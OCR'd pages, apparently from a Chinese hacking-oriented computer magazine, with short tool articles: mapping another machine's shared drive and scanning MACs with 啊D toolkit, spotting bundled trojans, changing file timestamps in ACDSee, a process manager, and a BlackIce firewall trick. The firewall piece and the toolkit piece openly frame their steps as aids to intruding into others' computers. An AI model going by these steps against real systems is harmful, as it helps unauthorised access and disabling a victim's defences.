
三、访问共享资源

共享查找为你查找网上的共享资源。由于我们已经将对方电脑的C盘共享为了ABC，因此我们进行共享查找时就会搜索到，点击“共享查找”，然后在如图5所示的窗口中，输入搜索IP的范围，点击“开始查找”按钮就开始搜索了，不久你就会看到有共享目录电脑的IP地址了，双击IP前的“+”将其共享的目录打开，然后点击一个目录，再点击右侧的“映射”按钮，运气好的话，映射就会成功了，如图5所示。我已将对方的C盘映射为我的I盘，点击右侧的“打开”按钮就可以看这个I盘了，当然就如同访问自己的电脑一样方便，只是传输资料的速度略慢了点。



四、搜索MAC

想知道一个网段中当前正有多少台电脑开着吗？使用“网卡MAC”功能就能得到，如图6所示，设置好起止IP后，点击“读取”按钮，很快就会得到当前网段中正在线电脑的IP地址、用户名、工作组、网卡MAC了。



这为我们有目的进行“共享查找”提供了依据。毕竟MAC搜索速度快，并且只要在网段中的电脑打开了就会搜索到，而“共享查找”功能速度慢，并且只有满足条件的电脑才会被显示出来。有时可能在某一网段未搜索到任何符合条件的电脑，还误以为网段设置错误呢！

五、防范措施

1．查看网络状态

使用“网络状态”功能就能知道自己机子打开了什么端口。点击工具栏上的“网络状态”按钮，可以看到详细的端口开放情况和与本机连接的IP地址、端口号。

也许你对端口的作用还不太了解，你可以点击右下角的“常用端口列表”按钮，这里对所有端口（从1到65000）的作用均有描述。如：1—传输控制协议端口服务多路开关选择器；2—compressnet 管理实用程序；80—全球信息网超文本传输协议(www)；137—NetBIOS 数据报(UDP)；139—共享资源端口

(NetBios-SSN)；1243—Sub-7木马；12345—netbus木马默认端口。

如果你看到不正常的连接，要赶紧断开！

2．查看系统进程

使用“进程查看”功能查看自己电脑中正在运行的软件，对于查木马也有一定的帮助！看到不正常的进程要尽快按“删除”按钮删除掉，并根据提示的文件路径，将硬盘上相应的文件和目录也删除掉，以绝后患！

3．停止服务

在DOS下输入：**net stop server**，是停止Server服务，关闭该服务后，远程的电脑就不能查看你的共享和用IPC$入侵了，你的电脑就安全多了！

“啊D网络工具包”还有很多的功能，如IP端口扫描（有针对性的查看整个网段的某个端口，如冰河端口7626）、主机查询（查IP所在地，也可以查某地方的IP!.）、Ping（判断某IP是否和网络连接）、域名<=>IP转换、路由查看等等，因为对于我们入侵别人的电脑或防范别人入侵我们的电脑帮助不大，就不再介绍了。另外，它还附带了一些常用的DOS网络命令的介绍，这对于我们入侵和反入侵也有很大的帮助！

（本文涉及到的工具啊D网络工具包，光盘有收录）


你收到的文件安全吗？

踏雪无痕

当你接收了网友发过来的文件，你会怎样处理？运行它，它很可能是个木马。不运行，它可能是一个好东西。这样，你不但没有看到文件到底是什么，而且还枉了网友的一片好心。怎么办呢？不要急，我们可以查一查这个文件，然后再决定是否运行。

如果有人给你发木马，一般都会先将木马和一幅图片或其它应用程序捆绑在一起（当然，也可以将多个程序捆绑在一起，但是如果出于种木马的目的，一般人们会根据文件越小越便于传输的原则尽可能的减少捆绑文件的体积，这样减少捆绑文件的数量无疑是最有效的办法）。当我们接收文件后，可以用WinHex之类的16进制的文本编辑器来分折它的内部结构。具体步骤如下：

运行WinHex，用它打开被怀疑捆绑了的文件，然后搜索“This program”字段，如图1。



1

搜索到“This program”字段后，按F3键继续搜索，如果你找到了多于2个的“This program”字段，那么说明这个文件为捆绑文件，这样，它很大的可能就是个木马了，很危险哦！

上面介绍的是一种比较通用的方法，当然也会有特殊情况，用该法不能很好的查出捆绑文件，因此我们来介绍另一种方法。我们可以用这款名为depends.exe的软件来检查文件是否为捆绑文件。depends.exe为绿色软件，无需安装（压缩后仅405 KB），下载解压后即可运行。其运行界面如图2。



2

软件为E文界面，E文不好的朋友也不用害怕，它的使用方法很简单，不过最好还是去补补英文吧。好了，先将文件看清楚，然后再决定是否运行。以后接收文件的时候再也不用提心吊胆的了。

（本文涉及到的工具depends.exe、WinHex，光盘有收录）

ACDSEE也改文件时间戳

WZHPRO@JSCPU

在去年的杂志上，有的朋友介绍了用一些软件修改文件时间戳来达到某种目的。其实在我们身边有一款软件也有这样的功能，不知道你有没有发现，它就是我们经常用来看图片的——ACDSEE。什么？你的电脑里没有？那你一定没有认真浏览每期X的光盘吧？每期X的光盘里都为你献上了我们的好朋友——ACDSEE！

好了，下面我来简单介绍一下用ACDSEE来改文件时间戳。首先我们要打开ACDSEE（好像是废话~），然后我们选中将要被修改时间戳的文件（不一定要是图片，任意文件都可以）。我们点击菜单栏上的“工具→调整图像时间戳”，如图1所示。




图1

这时会出现图2所示的对话框，在这里我们可以调整文件的所有和时间有关的属性，如最后修改日期和时间、创建日期和时间等等。在这里我演示一下修改创建日期和时间。

我们选择“创建日期和时间”单选框，点击下一步。




图2

这时系统会让我们选择要调整到的日期和时间，如图3。




图 3

这时候系统给出了4个选项：

1、使用来自其他文件的日期和时间。

顾名思义，就是用其他文件的日期和时间。

2、使用特殊的日期和时间。

选择这项的话我们可以任意选择日期和时间。

3、置换到新开始日期和时间。

说简单点，就是调整的转换时的时间。

4、按指定的显示数置换日期和时间。

在这里我们可以把时间任意向前置换或向后置换任意小时。

选择好自己所需要的以后就只要按下“调整时间戳”就OK了。简单吧？


最后希望大家能发现生活中的点点滴滴来给我们的计算机应用带来方便。顺祝大家天天好心情！

系统进程管理利器——esteem procs

扫地僧

在Win2000及更高版本的操作系统中，我们可以通过“Ctrl + Alt + Del”组合键启动任务管理器查看当前运行的程序、系统进程以及CPU和内存的使用情况，还可以手动终止没有响应的程序或进程，以保障系统的稳定运行。但是系统自带的任务管理器信息不够全面，管理功能不强。而我们可以使用esteem procs更好地进行系统任务的管理。下载地址为http://free3.e-168.cn/feixiangpc/software/Csdll.rar

运行Csdll.exe，如图。



进程列表中显示的是当前运行的所有程序及其详细信息，包括IdProcess（进程标识符）、Exe（程序的可执行文件）、Dir（目录）、Priority（优先权）以及内存和CPU的详细使用情况。如果某个进程失去响应，可以选中后右击并选择“Kill Process”将其强行终止。

如果想要了解某个进程更详细的信息，可以通过下方的三个标签页作进一步查看。

1、Modules（模块）标签页中显示的是进程所调用的Dll动态链接库文件及其所在目录。

2、Thread（线程）标签页中为插入的线程、优先权和所占用的CPU信息。

3、Windows（窗口）标签页中包括与进程相关窗体的函数、标题等。

如果你的电脑感染了病毒或者木马无法直接清除，可以在进程列表中查找可疑对象将其“杀死”；如果还不奏效，那很可能是某些Dll文件被感染或者病毒和木马在系统进程中插入了自己的线程，这时可以在Modules标签页中右击Dll文件名并选择“Unload”将其卸载，或者在Thread标签页中右击并选择“Kill Thread”杀死相应的线程，这两种操作类似任务管理器中的“结束进程树”，但功能更为强大。同样，如果某个窗口失去响应，可以在Windows标签页中右击并选择“Close”将其关闭。

esteem procs右下方的Refresh Rate（ms）为信息的刷新频率，默认为每1000毫秒刷新一次，也可以手动输入。Refresh Rate（ms）下方为系统信息栏，包括Uptime（系统运行时间）、Processes（当前进程数）、CPU Usage（CPU占用率）、PhysicalMemUse（物理内存数）、PageFileUse（已使用的页面文件）、VirtualMemUse（已使用的虚拟内存）、Frequency（CPU频率）。

通过使用esteem procs，不但可以对系统进程的各项信息了如指掌，还能够掌握对进程“生杀予夺”的大权。特别对于采用“寄生”在Dll文件体内和线程插入技术的病毒和木马，使用esteem procs中的Dll卸载和杀灭线程功能，能够更顺利地顺藤摸瓜查出“真凶”，将病毒和木马扫地出门。

（本文涉及到的工具esteem procs，光盘有收录）

关于Blackice防火墙的有趣小发现

frog

目前使用Blackice防火墙的朋友很多，它坚固无比，实在是居家防护、安身立命之必备防火墙！我在使用Blackice防火墙过程中有一个有趣的小发现，在这里与大家分享。

这个有趣的小发现就是：只要我们把系统时间调整为2099年就可以终结Blackice防火墙的服务！不信的话你可以试试看，你会发现在把系统时间调整到2099年以后Blackice防火墙服务已经自动终止了！如图1所示。




图1

这样我们就能达到目的了。有趣的是我使用的是Windows XP SP2，发现最多只能将系统时间调整为2099年，如图2所示。




图2

再向上调整系统时间就自动回到1980年。而使用Windows XP SP1时就没有这个限制，有趣吧！而更有趣的是，如果你的系统时间已经是2099年或以上，则安装Blackice防火墙时系统会出现错误提示：Blackice服务无法启动，RealPlayer无法安装。只要你一安装就会出现这个提示，大家不妨在自己的电脑上试试看是否也这样。解决的办法就是把系统时间调整回来就一切都OK了。

您可能会问：这个小发现有什么用呢？除了可以解决部分朋友无法安装Blackice防火墙这个问题以外，对于大家感兴趣地入侵行动也小有帮助。有些时候我们在入侵对方电脑后，发现对方安装有Blackice防火墙，那么可否终结它呢？方法有很多，利用上面的方法就是其中不错的一招，简单实用，大家不妨一试。好了，就到这里吧，希望能对大家有所帮助，谢谢。


系统安全保护神——终级防线

ji

